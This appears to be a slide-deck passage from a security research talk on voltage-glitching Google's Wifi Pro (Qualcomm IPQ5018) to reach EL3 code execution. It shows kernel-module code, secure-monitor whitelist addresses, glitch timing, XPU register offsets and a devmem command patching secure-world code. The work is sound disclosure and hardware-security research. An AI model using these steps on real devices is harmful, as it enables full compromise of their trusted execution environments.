
    printk(KERN_ALERT "AAAA%08xB BBBB%08xC CCCC\n", count, count);
    return 0;
}
```

CHARACTERIZATION: EXECUTION

```
# insmod characterize_1.ko _command=1 _iterations=10000
[ 1054.149388] characterize_1 (init)!
[ 1054.149491] AAAA00002710BBBB00002710CCCC
[ 1054.176611] characterize_1 (exit)!
```

We execute 0x2710 (10,000) add instructions.

CHARACTERIZATION: RESULTS



CHARACTERIZATION: RESPONSES

```
AAAA 00002710 BBBB 00002710 CCCC : expected (i.e., glitch has no impact)
AAAA 0000270f BBBB 0000270f CCCC : counter - 1
AAAA 00002790 BBBB 00002790 CCCC : counter + 0x80
AAAA 000027c0 BBBB 000027c0 CCCC : counter + 0xb0
AAAA 4000198e BBBB 4000198e CCCC : DDR address
AAAA 6fb91dac BBBB 6fb91dac CCCC : no idea
```


Above results indicate we may successfully alter instructions! 😊

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- 4 - We enabled printing on the serial interface
- 5 - We start a root shell on the serial interface
- 6 We can corrupt instructions that are executed

Our journey to EL3 code execution... 

FIXING THE PROBE



Probe is fixed where we observed counter - 1! 🧠

EXECUTING SMC INSTRUCTIONS

- Requires kernel code execution
- We made a loadable kernel module (LKM)

```
static int send_smc(u32 r0, u32 r1, u32 r2, ...) {  
    ...  
    asm volatile(  
        ...  
        ".arch_extension sec\n"  
        "smc    #0          @ switch to secure world\n"  
        ...  
    );  
    ...  
}
```

- We use this LKM to issue SMCs with any arguments

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- 6 We can corrupt instructions that are executed
- 7 We can issue any smc with any arguments

SECURE MONITOR: INTERESTING COMMANDS

- REE uses SMCs to access (secure) registers
- io_access_read (0x2000501)
 - used for reading registers
- io_access_write (0x2000502)
 - used for writing registers

```
// io_access_read
if (smcid == 0x2000501 )
{
    v23 = el3_smc_read_from(smc_regs->x2);
    smc_regs->x0 = 0LL;
    smc_regs->x1 = v23;
    goto LABEL_62;
}
```

```
// io_access_write
if (smcid == 0x2000502 )
{
    el3_smc_write_to(smc_regs->x2, smc_regs->x3);
    smc_regs->x0 = 0LL;
    smc_regs->x1 = 0LL;
    goto LABEL_62;
}
```

Arguments should be sanitized! 

SECURE MONITOR: RESTRICTIONS

- A **white list** with allowed addresses is used
- Operation **discarded** when address is not on the whitelist

```
1 u32 el3_smc_read_from(uint32_t *address) {  
2     if (is_allowed_address(address) == 1) {  
3         return *address;  
4     } else {  
5         return 0;  
6     }  
7 }
```

```
1 u32 is_allowed_address(uint32_t *address) {  
2     index = 0;  
3     for (&allowed_addresses; ++allowed_addresses;  
4          if (++index > 7)  
5              return 0;  
6          if (*allowed_addresses == address)  
7              break;  
8      }  
9    }  
10   return 1;  
11 }
```

LOAD:4AC084D0	allowed_addresses	DCD	0x193D100
LOAD:4AC084D4		DCD	0xB1880B0
LOAD:4AC084D8		DCD	0xB1880B8
LOAD:4AC084DC		DCD	0xB1980B0
LOAD:4AC084E0		DCD	0xB1980B8
LOAD:4AC084E4		DCD	0x193D010
LOAD:4AC084E8		DCD	0x193D204
LOAD:4AC084EC		DCD	0x193D224


SECURE MONITOR ATTACK: STEPS

- ▲ Set trigger high
- Issue **smc** to read/write address (⚡)
- ▼ Set trigger low
- When successful
 - Read from an any address
 - Write any value to any address

```
// Glitched version of io_access_read
u32 el3_smcc_read_from(u32 *address) {
    value = *address;
    return value;
}
```


```
// Glitched version of io_access_write
u32 el3_smcc_write_to(u32 *address, u32 value)
{
    *address = value;
    return 0LL;
}
```

SECURE MONITOR ATTACK: TIMING



The ⚡ is injected in a 5 µs window with ~350 ns jitter!


SECURE MONITOR ATTACK: READING



- Success rate ~0.1% (or 1 success every 30 minutes)
- But, successful glitches are in specific areas

What about writing (i.e., `io_access_write`)?

SECURE MONITOR ATTACK: WRITING



- Success rate ~0.3% (or 1 success every 10 minutes)
- Reused knowledge from the previous experiment

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- 1 We can communicate via the serial interface
- 2 We can re-program the eMMC flash in place
- 3 We bypassed Secure Boot with a bug in U-Boot
 - 4 - We enabled printing on the serial interface
 - 5 - We start a root shell on the serial interface
- 6 We can corrupt instructions that are executed
- 7 We can issue any smc with any arguments
- 8 From within the context of the Secure **Monitor** (EL3)
 - 9 - We can R from any address using a glitch
 - 10 - We can W to any address using a glitch

Let's get code execution (at EL3) 

QUALCOMM'S MEMORY PROTECTION: XPU

- Qualcomm uses proprietary hardware to protect the access to memory and peripherals
- Can be (re-)configured during boot & runtime
- Each xPU has its own dedicated registers
- Use case:
 - Block Linux from accessing secure memory
 - Block Linux from accessing secure peripherals
 - ...

DUMPING THE DDR XPU CONFIG

Dumping the config to a log file

```
/ # devmem 0x4ac00000
[ 226.334018] WARN: Access Violation!!!
[ 226.334018] Run "cat /sys/kernel/debug/qti_debug_logs/tz_log" for more details
Bus error (core dumped)
/ #
```

Dumping the config to a log file

```
/ # tail /sys/kernel/debug/qti_debug_logs/tz_log -n 36
[1c0032308c]XPU ERROR: Non Sec!!
[1c0032412a]xpu:>>> [4] XPU error dump, XPU id 4 (DDR0_MP0)<<<
[1c003290cb] xpu: uPhysicalAddress: 4ac00000
xpu: uAMemType: 00000000
xpu: Prt: 0: Start: 0x40000000, End: 0x4ac00000, Perm0: 0xffffffff, Perm1: 0xffff, Cfg: 0x1
xpu: Prt: 1: Start: 0x4ac00000, End: 0x4ad11000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 2: Start: 0x4ad11000, End: 0x4ad12000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 3: Start: 0x4ad12000, End: 0x4ad14000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 4: Start: 0x4ad14000, End: 0x4ad15000, Perm0: 0x55555555, Perm1: 0x5555, Cfg: 0x0
xpu: Prt: 5: Start: 0x4ad15000, End: 0x4ad16000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 6: Start: 0x4ad16000, End: 0x4ad8b000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 7: Start: 0x4ad8b000, End: 0x7fffff000, Perm0: 0xffffffff, Perm1: 0xffff, Cfg: 0x1
...
/ #
```

Secure Memory (EL3/S-EL1) is present in 0x4ac00000 - 0x4ad11000 (i.e., Prt 1)

XPU CONFIGURATION REGISTER

- Address found by reversing the qsee binary
 - Contains a table with all available xPU registers
- Address for **DDR0_MP** is **0x6e000**
- After a bit of peeking we figured out that
 - Start for **Prt 1** is @ **0x6e000 + 0x200 + 0x2c0**
 - End for **Prt 1** is @ **0x6e000 + 0x200 + 0x2c8**

What if we write to **Start**? Let's find out! 😊

XPU ATTACK: STEPS

- ▲ Set trigger high
- Issue smc to write 0x4ac09000 to Start of Prt 1 (⚡)
- ▼ Set trigger low
- Read from 0x4ac00000 using devmem

On fail we get:

```
/ # devmem 0x4ac00000  
[ 226.321780] Unhandled fault  
[ 226.334018] WARN: Access Violation!!!  
Bus error (core dumped)
```

On success we got:

```
/ # devmem 0x4ac00000  
0xD29FFE1
```

We can access Secure Memory from our root shell! 

WHAT WE ACHIEVED SO FAR

- 1 We can communicate via the serial interface
- 2 We can re-program the eMMC flash in place
- 3 We bypassed Secure Boot with a bug in U-Boot
 - 4 - We enabled printing on the serial interface
 - 5 - We start a root shell on the serial interface
- 6 We can corrupt instructions that are executed
- 7 We can issue any smc with any arguments
- 8 From within the context of the Secure **Monitor** (EL3)
 - 9 - We can R from any address using a glitch
 - 10 - We can W to any address using a glitch
- 11 We can RW Secure Memory from **Linux** (NS-EL0)

CODE EXECUTION (EL3)

- From our root shell we can:
 - Read Secure Memory
 - Write Secure memory
- We can also patch EL3 code directly
 - E.g., patch `is_allowed_address` until reset (💩)

```
1 u32 is_allowed_address(uint32_t *address) {  
2     index = 0;  
3     for ( &allowed_addresses; ++allowed_addresses )  
4         if ( ++index > 7 )  
5             return 0;  
6         if ( *allowed_addresses == address )  
7             break;  
8     }  
9 }  
10 return 1;  
11 }
```

```
/ # devmem 0x4ac031f0 32 0x320003e0
```

```
1 u32 is_allowed_address(uint32_t *address) {  
2     index = 0;  
3     for ( &allowed_addresses; ++allowed_addresses )  
4         if ( ++index > 7 )  
5             return 1;  
6         if ( *allowed_addresses == address )  
7             break;  
8     }  
9 }  
10 return 1;  
11 }
```

WHAT FINALLY ACHIEVED



- 1 We can communicate via the serial interface
- 2 We can re-program the eMMC flash in place
- 3 We bypassed Secure Boot with a bug in U-Boot
 - 4 - We enabled printing on the serial interface
 - 5 - We start a root shell on the serial interface
- 6 We can corrupt instructions that are executed
- 7 We can issue any smc with any arguments
- 8 From within the context of the Secure **Monitor** (EL3)
 - 9 - We can R from any address using a glitch
 - 10 - We can W to any address using a glitch
- 11 We can RW Secure Memory from **Linux** (NS-EL0)
- 12 We can patch EL3 code directly from **Linux** (NS-EL0)

Hence, we can execute arbitrary code!



VIDEO DEMONSTRATION



04:32

TAKEAWAYS

- FI attacks are
 - very powerful when combined with other attacks
 - effective against secure subsystems like TEEs
- Modern TEEs rely (often) on single point of failures
 - i.e., a single write leads to a full compromise
- Many 'secure' devices are not hardened against glitches

CONCLUSION

- Google's Wifi Pro is vulnerable to FI attacks
 - Qualcomm's IPQ5018 SoC is vulnerable to FI attacks
 - Qualcomm's QSEE is not hardened against FI attacks
- Escalating from root to EL3 with a glitch () may not that difficult

THANK YOU! ANY QUESTIONS!?

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